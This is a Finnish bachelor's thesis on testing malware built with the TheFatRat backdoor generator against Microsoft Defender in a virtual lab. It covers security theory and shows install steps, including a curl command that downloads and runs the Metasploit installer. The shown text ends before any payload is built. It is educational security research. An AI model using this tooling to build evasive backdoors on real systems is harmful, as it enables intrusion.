TheFatRat käytännössä

Ammattikorkeakoulututkinnon opinnäytetyö

Tieto- ja viestintätekniikka, insinööri (AMK)

Syksy 2022

Aleksanteri Anttila

HÄMEEN AMMATTIKORKEAKOULU
HÄME UNIVERSITY OF APPLIED SCIENCES

Tieto- ja viestintätekniikka
Tekijä Aleksanteri Anttila
Työn nimi TheFatRat käytännössä
Ohjaaja Petri Kuittinen

Tiivistelmä
Vuosi 2022

Opinnäytetyö toteutettiin toiminnallisena yksilötyönä, jossa kokeiltiin Microsoft Defenderin vahvuutta, haittaohjelmien tekemisen helppoutta sekä tietoturvayhteisön auttamista. Teoriaosuus käsitteli yleistä teoriaa tietoturvahaavoittuvuuksista ja niitä hyödyntävistä haittaohjelmista. Kyberturvallisuudesta käytiin yleisesti läpi riskit ja uhat. Lisäksi haavoittuvuuksia käytiin tarkemmin läpi organisaatiotasolla.

Työn aikana kokeiltiin mahdollisimman montaa eri Windows 10 -käyttöjärjestelmällä ajettavaa TheFatRatin luomaa haittaohjelmaa. Työtä varten luodut hyökkäystilanteet tapahtuivat VMwaren kautta ajetuilla virtuaalitietokoneilla. Hyökkääjän käyttöjärjestelmänä toimi Kali Linux, uhrin käyttöjärjestelmänä Windows 10. Molemmat tietokoneet olivat yhteydessä samaan verkkoon.

Opinnäytetyön tavoitteena oli selvittää TheFatRatin tarjoamia työkaluja ja kokeilla niiden avulla luotujen haittaohjelmien tehokkuutta Windows 10 -käyttöjärjestelmän tarjoamaa ilmasta Microsoft Defenderiä vastaan. Suurimmasta osasta TheFatRatin työkaluja ei ollut hyötyä tässä, mutta helpoiten muokattavat ja ajettavat tekivät tehtävänsä.

TheFatRatilla luotujen haittaohjelmien yhteyksien kuuntelussa hyödynnettiin Metasploitin tarjoamaa msfconsolea. Post exploit -hyökkäyksissä käytettiin Meterpreterin laajaa valikoimaa. TheFatRatin avulla luotujen haittaohjelmien lisäksi kokeiltiin kustomointia, jolla yritettiin parantaa ohjelmien huomaamattomuutta.

Opinnäytetyössä pohdittiin myös, kuinka suojautua ennaltaehkäisevästi haittaohjelmilta. Haittaohjelmilta välttyy hyvin pitkälle, kun noudattaa muutamaa yksinkertaista ohjetta. Lähtökohtana yritetään estää haittaohjelmien joutuminen tietokoneelle, eli käyttäjän oma kyky tunnistaa vähääkään epäilyttävät alkuperät, on tärkeää. Seuraavaksi tärkeimmäksi nousee haittaohjelmien torjuntaohjelmien pitäminen aktiivisena ja päivitettynä.

Työn lopputuloksena saatiin luotua huomaamattomasti ajettava ja taustalla lataava haittaohjelma. Voidaan myös todeta, että Windows 10:n tarjoama ajantasainen virusten ja haittaohjelmien torjuntaohjelma on yhtä tehokas kuin moni muu torjuntaohjelma.

Avainsanat Haittaohjelma, takaovi, tietoturvallisuus, virustorjunta
Sivut 32 sivua

HÄMEEN AMMATTIKORKEAKOULU
HÄME UNIVERSITY OF APPLIED SCIENCES

Information and communication technology
Author Aleksanteri Anttila
Subject TheFatRat in practice
Supervisor Petri Kuittinen

Abstract
Year 2022

The thesis was implemented as a functional individual work, in which the strength of Microsoft Defender, the difficulty of adversely affecting the target computer and the effectiveness of Virustotal's ability to provide help were tested. The hypothesis dealt with the general theory of information security vulnerabilities and harmful malware. Cyber security risks and threats were assessed at a general level, while vulnerabilities were assessed in more detail at an organizational level.

During the experiment, as many pieces of malware as possible, all created by TheFatRat, were tested on a Windows 10 virtual machine. The attack scenarios created for the experiment took place on virtual computers run through VMware. The attacker's operating system was Kali Linux, the victim's operating system was Windows 10. The attacking and defending virtual machines were both connected to the same network.

The purpose of the thesis was to use the malware tools provided by TheFatRat and gauge the effectiveness of the attacks created by them against Microsoft Defender, which is provided for free by the Windows 10 operating system. Most of TheFatRat's tools were not successful in breaching Microsoft Defender, the easy to edit and run programs however, managed to slip under Defender's radar.

The monitoring of the malware's effects used msfconsole, which is provided by Metasploit. Post Exploit attacks used a wide range of Meterpreter. In addition to the exploits created with TheFatRat's tools, modification of the tools was conducted. This was done to reduce the malware's detectability.

The thesis also considers how to prevent malware infection. It is entirely possible to effortlessly evade most malware by keeping a few key points in mind. For example, the person's own ability to identify a program's suspicious origins is vital. Keeping anti-virus software running and up to date will suffice as a solid second line of defense.

As a result of the experiment, a completely undetectable program which covertly downloads malware was created. To conclude, it can be said that the up-to-date Microsoft Defender is as effective as many other anti-malware programs.

Keywords Antivirus, backdoor, information security, malware
Pages 32 pages

Sisällys

1 Johdanto

Modernissa maailmassa ihmisten jokapäiväiseen elämään kuuluu tietokoneita, Internet sekä näiden mukana tulevat haasteet. Näihin kuuluu kyberuhkia, kuten tietojenkalastelua, haittaohjelmia ja palvelunestohyökkäyksiä. Internet tarjoaa käyttäjilleen myös paljon hyviä asioita, muun muassa verkostoitumisen, tiedonhaun ja oppimisen kannalta.

Taitavien ohjelmoijien on mahdollista kehittää ja levittää omia haittaohjelmiaan, tällaisen toiminnan harjoittajaa kutsutaan vihamieliseksi hakkeriksi ("black hat hacker"). Työssä suoritetut hyökkäystilanteet on tehty sallitussa virtuaaliympäristössä, pelkästään vastaavanlaisen toiminnan harjoittajaa voidaan kutsua eettiseksi hakkeriksi (”white hat hacker”).

Työn tarkoitus on käydä käytännön tasolla läpi TheFatRatin ominaisuuksia ja kokeilla tällä luotuja haittaohjelmia Windows 10:n omaa virustorjuntaa vastaan. Työ pyrkii vastaamaan myös kysymykseen: pystyykö tällä hetkellä käytetyin tietokoneiden käyttöjärjestelmä turvaamaan käyttäjäänsä yksinkertaisia haittaohjelmia vastaan?

Työssä ei huomioda muiden virustorjuntaohjelmien tehokkuutta Antiscannin tuloksia tarkemmin. Linux-terminaalin ja TheFatRatin ulkopuolisena ohjelmana työssä tullaan hyödyntämään Bat To Exe Converteria.

Opinnäytetyö pitää sisällään yleisen osion tietoturvallisuudesta ja siihen liittyvistä yleisimmistä vaaroista. Työssä esitellään myös lyhyesti yleisimpiä haittaohjelmia ja niiden toimintatapoja.

2 Tietoturvallisuus

Microsoft korjasi vuonna 2021 vakavan Windows Print Spoolerin -koodiin liittyvän etäsuoritushaavoittuvuuden. Kyseinen haavoittuvuus mahdollisti hyökkääjille suoran käyttöoikeuden järjestelmänvalvojan oikeuksin. Ainut edellytys oli, että Windows Print Spoolerin tuli olla aktiivisena. (Reciprocity, 2022)

Tämä vakava Windows-käyttöjärjestelmää vastaan tehty tietoturvahyökkäys tunnetaan epävirallisesti nimellä ”Print Nightmare”. Hyökkäys jätti Windows 10 -käyttöjärjestelmän sekä Windows-palvelimet 2012 ja 2016 alttiiksi haitalliselle koodille, haittaohjelmille ja mahdollisille tietomurroille. Ongelma on nykypäivänä korjattu, silti lukuisat tietokoneet jäivät korjaamatta. (Reciprocity, 2022)

Yritykset kohtaavat vastaavia uhkia päivittäin käyttäessään modernia tietotekniikkaa luodakseen sujuvia liiketoimintaprosesseja. Yritysten kannalta on äärimmäisen tärkeää ymmärtää kyberturvallisuuteen liittyvät haavoittuvuudet, jotta yritykset kykenevät mahdollisimman hyvin suojaamaan itseään ja tietojaan. (Reciprocity, 2022)

2.1 Haittaohjelmat

Haittaohjelmat ovat nimensä mukaisesti haitallisia ohjelmia, jotka pahantahtoinen toimija on luonut, toiveenaan organisaation tai henkilön tuhoaminen. Haittaohjelmat löytävät usein tiensä perille sähköpostien liitteinä, mainoksien kautta tai petollisten linkkien upotuksina. Haittaohjelmien perimmäinen tavoite on tietokoneiden vahingoittaminen tai hyödyntäminen, usein rahallisesti tai tietojen osalta. Kaikki saa alkunsa yhdestä väärästä klikkauksesta, jonka seurauksena haittaohjelma asentuu ja suorittaa toimenpiteensä. (Arctic, 2022)

Haittaohjelmilla tehtyjen hyökkäysten määrä on ollut kasvussa, etenkin COVID-19-pandemian jälkeen. Hyökkäysten kokonaismäärä on noussut jopa reiluun 10 miljoonaan

vuodessa. Tämän lisäksi uhkavektorit ja hyökkäystyypit ovat kehittyneet ajan mittaan. Etenkin toimitusketju- (”supply chain”) ja kiristysohjelmahyökkäysten määrä on ollut kovassa nousussa pandemia-aikana. (Arctic, 2022)

On tärkeää huomioida, että iso osa hyökkäyksistä tapahtuu sosiaalisen manipuloinnin (”social engineering”) tai tietojenkalasteluhyökkäysten kautta. Vaikka yksilöillä ja organisaatioilla olisi käytössään hyviä keinoja torjua itse hyökkäyksiä, tärkein toimenpide on kuitenkin järjestön jäsenten perehdyttäminen sosiaalista manipulointia vastaan. (Arctic, 2022)

2.1.1 Tietokonevirukset

Todellinen virus on koodinpätkä, joka on usutettu toisen ajettavan ohjelman koodiin, siten että viattoman ohjelman ajettaessa viruksen koodi tulee ajetuksi. Virukset muokkaavat muita ohjelmia tietokoneella, luoden kopioita niistä. (Bhaskar, 2008, S.16)

2.1.2 Madot

Madot ovat ohjelmia, jotka eivät tarvitse toista ohjelmaa avukseen, vaan kykenevät itse ajamaan itsensä ja matkaamaan koneesta toiseen nettiyhteyden välityksellä. Madot myös luovat itsestään kopioita voidakseen levitä nopeasti verkoissa, hidastaen ja lopulta kaataen niitä. (Bhaskar, 2008, S.16)

2.1.3 Troijalaiset

Troijalaiseksi kutsutaan harmittomalta ja hyödylliseltä näyttävää koodia, joka kuitenkin pitää sisällään piilotetun ominaisuuden, joka luo turvallisuusriskin. Troijalainen ei luo itsestään kopioita, mutta kykenee esimerkiksi varastamaan salasanoja tai muita tärkeitä tietoja. (Bhaskar, 2008, S.16)

2.1.4 Takaovet

Kyberturvallisuudessa takaovesta puhuttaessa voidaan tarkoittaa käytännössä mitä vain, joka mahdollistaa ulkopuolisen käyttäjän pääsyn kohteen laitteeseen ilman tämän tietämystä. Takaovet on mahdollista asentaa kahteen eri osaan järjestelmää:

Fyysinen laitteisto – Fyysisen muutoksen avulla luotu etäyhteys laitteeseen.

Laiteohjelmisto – Haitalliset tiedostot, jotka mahdollistavat huomaamattoman etäyhteyden. (Martens, 2022)

Ohjelmistokehittäjät ja laitteistohuoltajat voivat asentaa takaoven rehellisinkin aikeinkin, esimerkiksi etätuen mahdollistamiseksi. Suurimmassa osassa tapauksisa takaovet ovat kuitenkin kyberrikollisten tai kontrolloivan hallituksen toimia. Takaovet voivat pitää sisällään muun muassa troijalaisia, vakoiluohjelmia ja matoja. (Martens, 2022)

2.1.5 Looginen pommi

Loogiset pommit voivat pitää sisällään esimerkiksi viruksen tai madon. Isoimpana erona muihin haittaohjelmiin on ajastus. Loogisen pommin on mahdollista aktivoitua esimerkiksi tietyn päivämäärän tai toimenpiteen seurauksena. (Malwarebytes, n.d.)

2.2 Kyberturvallisuuden tärkeys

Yksi aikamme suurimmista haasteista on kyberturvallisuus. Tietoisuus Internetin käytön vaaroista on tärkeämpää kuin aiemmin, koska niin suuri osa nykyihmisen elämästä vietetään verkossa. Tästä huolimatta monet eivät vieläkään ota kyberturvallisuutta vakavasti. Tämä johtuu usein välinpitämättömyydestä tai harhaluulosta olla joutumatta kyberrikollisuuden uhriksi. Todellisuudessa kukaan ei ole täysin kyberrikollisten ulottumattomissa. (Son, 2022)

Kyberrikollisuus yleistyy, ja onnistuneen hyökkäyksen seuraukset voivat tarkoittaa mittavia vahinkoja. Tietoverkkorikollisuudella on monenlaisia mahdollisia seurauksia, mukaan lukien

kiristysohjelmahyökkäykset ja tietomurrot, joiden vaikutus näkyy sekä henkilökohtaisesssa elämässä että työelämässä. (Son, 2022)

Verkonkäyttäjän turvallisuus riippuu siitä, onko käyttäjä perehtynyt näihin vaaroihin ja kykeneekö ryhtymään varotoimiin. Tietoturvallisuuden perustuntemus hyödyttää jokaista organisaation jäsentä. Turvallisuuspäivitysten huomiotta jättämisellä voi olla ratkaisevia vaikutuksia. (Son, 2022)

Kyberturvallisuudesta huolehtiminen on välttämätöntä organisaatioille, koska onnistunut hyökkäys voi tuhota jopa koko maineen. Salassa pidettävien tietojen paljastuminen tai tekijänoikeuksien rikkominen voi vahingoittaa organisaation suhdetta asiakkaisiin, kumppaneihin ja sijoittajiin. Edellä mainituista syistä aiheutuvat kulut voivat nousta todella suuriksi. (Son, 2022)

Kyberturvallisuuden ymmärtäminen on ratkaisevan tärkeää tietojen turvaamisen ja petoksilta välttymisen kannalta. Riittävällä tietotaidolla ja menetelmillä on mahdollista varmistaa organisaation ja sen jäsenten turvallisuus. (Son, 2022)

Brevi manu -riski tarkoittaa mahdollisuutta menettää omaisuutta, dataa tai muuta vastaavaa arvokasta tietoa. Uhka sen sijaan nähdään prosessina, joka lisää haitallisen tapahtuman – kuten haavoittuvuuden – todennäköisyyttä. Haavoituvuus pitää sisällän verkkojen ja ohjelmistojen heikkouden. (Alexander, 2021)

Termit saattavat helposti mennä päällekkäin, mikäli aihe ei ole ennestään tuttu. Termien sekoittaminen hankaloittaa kykyä ymmärtää haavoittuvuuksien hallinnassa käytettävien työkalujen ja metodien tärkeyttä. Erot saattavat vaikuttaa yksinkertaisilta, mutta se ei poista niiden merkittävyyttä. (Alexander, 2021)

2.2.1 Uhat

Uhkien on mahdollista varastaa tietoja tai vahingoittaa niitä, sekä aiheuttaa yleisesti ottaen harmia liiketoiminnalle. Mikäli organisaatio tai yksityishenkilö haluaa nämä välttää, on tiedostettava ja tunnistettava erilaiset kyberuhat. Uhat jaetaan usein kolmeen kategoriaan:

Tahallisesti aiheutetut uhat: Muun muassa erilaiset haittaohjelmat, tietojenkalastelu ja käyttäjätietojen väärinkäyttö kuuluvat näihin. Edellä mainitut ovat toimenpiteitä, jotka on laukaistu hyökkääjien puolesta. (Alexander, 2021)

Tahattomasti aiheutetut uhat: Lähtökohtaisesti tähän kategoriaan kuuluvat uhat aiheutuvat inhimillisistä virheistä. Arkipäivän esimerkkinä voisi käyttää ulko-oven jättämistä auki epähuomiossa. Inhimillisen virheen takia luo rikolliselle tilaisuuden livahtaa ovesta sisään, mikä aiheuttaa taloudellista vahinkoa. Glover (n.d.)

Kyberturvallisuuspuolella tämä voi näkyä esimerkiksi palvelinhuoneen tai arkaluontoisten tietojen valvomattomuutena. On myös hyvin mahdollista, että työntekijä on vain yksinkertaisesti unohtanut päivittää ohjelmistonsa ajan tasalle. Myös tarpeettomien pääsyoikeuksien poistamatta jättäminen entisiltä työntekijöiltä luo lisää uhkia. Glover (n.d.)

Luonnolliset uhat: Kyberturvallisuuteen voi olla vaikea yhdistää luonnonkatastrofeja tai niiden vaikutuksia suoraan. Niiden seuraukset ovat kuitenkin digitaalisella puolella arvaamattomia ja mahdollista vahinkoa aiheuttavia. Glover (n.d.)

Kyberuhilta suojautumisen kannalta on tärkeää havainnoida kaikkia mahdollisia tietoympäristöjä sekä käyttää kaksivaiheista todennusta, aina kun siihen on mahdollisuus. Työntekijöiden kouluttaminen tietojenkalasteluhyökkäysten ja muiden vastaavien osalta nostaa suojausta huomattavasti. Glover (n.d.)

2.2.2 Haavoittuvuudet

Virheitä syntyy jo ensimmäisistä koodausprosesseista lähtien. Valmiin työn virheitä kutsutaan yleensä bugeiksi. Virheet eivät itsessään ole haitallisia, mutta niiden kautta syntyneet tietoturva-aukot luovat haavoittuvuuksia. Näiden kautta hyökkääjät pystyvät pakottamaan ohjelmistot toimimaan haluamallaan tavalla. (Rapid7, 2022)

Haavoittuvuuksia varten on kehitetty haavoittuvuusskannereita. Kyseisellä skannerilla on mahdollisuus tarkistaa ja verrata ympäristöään esimerkiksi haavoittuvuustietokannan kautta. Skannerin suorituskyvyn tarkkuus kasvaa tiedon määrän mukana. Raportin

syntymisen jälkeen kehittäjillä on parempi mahdollisuus havaita ja korjata heikkoudet penetraatiotestausta hyödyntäen. (Rapid7, 2022)

Haavoittuvuudet – koosta riippumatta – voivat aiheuttaa tietovuotoja ja -murtoja. Tietovuodot johtuvat usein inhimillisestä virheestä organisaation sisäpuolelta, esimerkiksi arkaluontoisen tiedon lähettäminen väärälle vastaanottajalle. Tietomurto taas nimensä mukaisesti viittaa rikolliseen toimintaan, jonka seurauksena tietoja on menetetty. (Rapid7, 2022)

2.2.3 Riskit

Kyberturvallisuudessa riskiksi kutsutaan kyberhyökkäyksen seurauksena tapahtuvan tiedon altistumisen tai menetyksen todennäköisyyttä. Kattavampi määritelmä tälle voisi olla teknologian käyttöön tai organisaation maineen menetykseen liittyvä vahinko. (Tunggal, 2022)

Teknologian kehityksen myötä organisaatioiden riippuvuus tietokoneisiin, verkkoon ja sosiaaliseen mediaan on kasvanut. Tämä riippuvuus luo jatkuvia haavoittuvuuksia kyberuhille. Liiketoimintaan negatiivisesti vaikuttavat tietomurrot ja muut kyberhyökkäykset johtuvat usein heikosta suojauksesta organisaation puolella. (Tunggal, 2022)

Pilvipalveluiden yleistyminen löyhillä oletussuojausasetuksilla sekä maailmanlaajuiset yhteydet lisäävät organisaation ulkopuolelta tulevien kyberhyökkäysten mahdollisuutta. Kulunvalvonta, taitavat kyberturvallisuuden ammattilaiset ja kyberturvallisuuden riskienhallinta on nykypäivänä lisättävä siihen, minkä aiemmin IT-riskienhallinta ja kulunvalvonta pystyivät hoitamaan. (Tunggal, 2022)

Tietoturvaa ei voida enää saavuttaa pelkästään perinteisten tietotekniikan asiantuntijoiden ja turvatoimien avulla. Uhkatiedusteluun sopivia välineitä ja tietoturvaohjelmia tarvitaan organisaation kyberriskin pienentämiseen ja mahdollisten hyökkäysten tunnistamiseen. (Tunggal, 2022)

2.3 Yleisimmät haavoittuvuudet orgnisaatiotasolla

Organisaation tietojärjestelmän määrittelyssä tulee asettaa mahdollisia hyökäyksiä käsittelevä turvakomponentti. Tilastollisesti menestyneimmät kyberhyökkäykset ovat olleet ”hybridihyökkäyksiä”. Edellä mainittu hyökkäys pitää sisällään yhden sisäpiiriläisen tekijän, joka mahdollistaa pahantahtoisen ulkopuolisen tahon päästä käsiksi organisaation tietoihin. (Kostopoulos, 2012, s. 20)

Tietojärjestelmien suunnittelun ja toteutuksen aikana on otettava käyttöön haavoittuvuuksien syntymisen estäviä suojausominaisuuksia, ennakoidun nimellisen suorituskyvyn lisäksi. Suurin osa heikkouksista sisältyy vähintään yhteen seuraavista. (Kostopoulos, 2012, s. 20)

2.3.1 Datan varmuuskopiointi

Varmuuskopiointi järjestelmälle yhteensopimattomin aikavälein ei ole tehokasta resurssien käyttöä. Tietohallintojohtaja päättää varmuuskopiointivälistä, vaihtoehdot ovat millisekunneista tunteihin. On tärkeää valita huolellisesti, kuinka usein tietoja siirretään pilvitallennustilasta (”soft backup storage”) fyysiselle arkistointivälineelle (”Hard archival media”). (Kostopoulos, 2012, ss. 20–21)

Tarpeettomien tietojen poistaminen tietyin väliajoin on erittäin tärkeää, koska sitä saatetaan vaatia lainsäädännön noudattamiseksi. Luvattoman tunkeutumisen jälkeisen analyysin laatu on täysin riippuvainen varmuuskopioiduista tiedoista, koska arkistoitujen tietojen käyttöhistoria voi tarjota asian selvittämisen kannalta hyödyllistä tietoa. (Kostopoulos, 2012, ss. 20–21)

2.3.2 Puskurin ylivuoto

Jokainen tiedon syöttö tai tietopyyntö kirjataan käsittelyn ajaksi puskuriin. Sujuva ohjelmistosuunnittelu vaatii vakiokokoisen puskurin, jonka koko on arvioitu. Riippumatta

puskurin koosta, se voi täyttyä ja tämän seurauksena jokin tärkeä toiminto saattaa muuttua käyttökelvottomaksi. (Kostopoulos, 2012, s.21)

Turvallisuustietoinen ohjelma-arkkitehtuuri hyödyntää dynaamista puskuria, jonka on mahdollista laajentua levytallennustilan mukaan. Hyökkääjien kohdistaessa resurssinsa puskureihin, päätyvät puskurit yleensä päällekirjoittamaan dataa. Heikko puskuri voi erehtyä luulemaan hyökkääjien haittaohjelmia turvallisesti ajettavaksi koodiksi. (Kostopoulos, 2012, s.21)

2.3.3 Nopeuden kylläisyys (”speed saturation”)

Jatkuvasti lähetetyt pyynnöt – vaikka olisivat kuinka yksinkertaisia – voivat saada järjestelmän ylikuormittumaan, estäen ulkoisen viestinnän hyväntahtoisten käyttäjien kanssa. Turvallisuuslähtöinen suunnittelu vaatii luojaltaan ehtoja, joiden nojalla voidaan jättää huomioimatta tiettyjen käyttäjien jatkuvat pyynnöt. (Kostopoulos, 2012, s.21)

2.3.4 Virheelliset asetukset

Terminä virheellinen asetus viittaa haavoittuvuuteen, joka voi syntyä mille tahansa tasolle järjestelmää. Yksinkertaisimillaan virheellinen asetus tarkoittaa oletusasetuksia, jotka on ulkopuolisenkin tahon toimesta usein helppo arvata. Suojaustoimintojen heikon laadun seurauksensa voi pahimillaan olla hyökkääjän puolelta suora pääsy järjestelmän tietoihin ja toimintoihin. (Flowmatters, n.d.)

Virheellisiä asetuksia ei yleisesti ottaen nähdä yhtä merkittävinä ongelmina kuin suoria hyökkäyksiä, kuten haittaohjelmia, tietojenkalastelua et cetera. Siitä huolimatta isojen yritysten – kuten Facebookin ja Twitterin – tietokannat ovat joutuneet virheellisten asetusten takia tietoturvamurron kohteeksi. (Flowmatters, n.d.)

Virheelliset asetukset saattavat kuulostaa lähtökohtaisesti harmittomilta, mutta niiden luoma vaara voi olla hyvinkin suuri. Eniten näitä virheitä syntyy pilvipalveluympäristössä, johtuen monimutkaisuudesta ja inhimillisistä virheistä. Eräs entinen Amazonin työntekijä

hyödynsi Capital Onen virheellisesti määritettyä palomuuria, varastaen yli 100 miljoonan asiakkaan tiedot. (Flowmatters, n.d.)

Virheellisten asetusten ehkäisemiseksi, organisaation kyberturvallisuusvastaavan tulisi arvioida turvallisuuskäytänteet uudelleen. Yksinkertaisimmillaan tämä pitää sisällään vain oletussalasanojen ja -oikeuksien tarkastuskierroksen säännöllisin väliajoin. (Flowmatters, n.d.)

Automatisoidut prosessit eliminoivat ison osan inhimillisistä virheisä, kyeten samalla ennaltaehkäisemään kaikki näistä aiemmin muodostuneet ongelmat. Turvallisuuden jatkuva parantaminen ja järjestelmän kunnon tarkistaminen on välttämätöntä. Muussa tapauksessa käyttäjä jättää järjestelmän alttiimmaksi kyberhyökkäyksille. (Flowmatters, n.d.)

Nollapäivähaavoittuvuudet (”zero-day exploit”) ovat väistämättömiä, kaikkia haavoittuvuuksia ei siis voi poistaa – se on ab asino lanam; mahdoton tehtävä. Kyberturvallisuusriskit on kuitenkin mahdollista minimoida oikeanlaisilla toimenpiteillä. (Reciprocity, 2022)

3 TheFatRat

TheFatRat on hyväksikäyttötyökalu (”exploiting tool”), joka kokoaa suurella tietosisällöllä varustetun haittaohjelman. Käännetty haittaohjelma voidaan suorittaa Linuxissa, Windowsissa, Macissa ja Androidissa. TheFatRat tarjoaa helpon ja yksinertaisen tavan luoda takaovia ja tietosisältöä, joilla on mahdollisuus läpäistä useita virustorjuntaohjelmia. (Maland, 2017)


3.1 TheFatRatin asennus

Asentaminen oli kohtalaisen yksinkertainen, tuli tehdä kloonaus Githubista. Tämä tapahtui kätevästi seuraavalla komennolla:

```
git clone https://github.com/Screetsec/TheFatRat.git
```

Asennuksen mukana ei tullut kuitenkaan kaikkia tarvittavia ohjelmia. Neljä asennusta puuttui, nämä oli merkitty sanoin ”Not OK”, kuten kuvasta 1 voi nähdä.

Kuva 1. Ensimmäinen asennus.



Saadakseen kaikki ominaisuudet käyttöön, joutui muutaman pienen ohjelman lisäksi myös lataamaan ja ajamaan Metasploitin. Tämä tapahtui kätevästi seuraavilla komennoilla:

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \chmod 755 msfinstall && \./msfinstall
```


3.2 TheFatRatin käyttö

Lopullisen asennuksen jälkeen oli mahdollista ajaa itse TheFatRat. Tämä onnistui seuraavalla lyhyellä komennolla komennolla:

```
fatrat
```

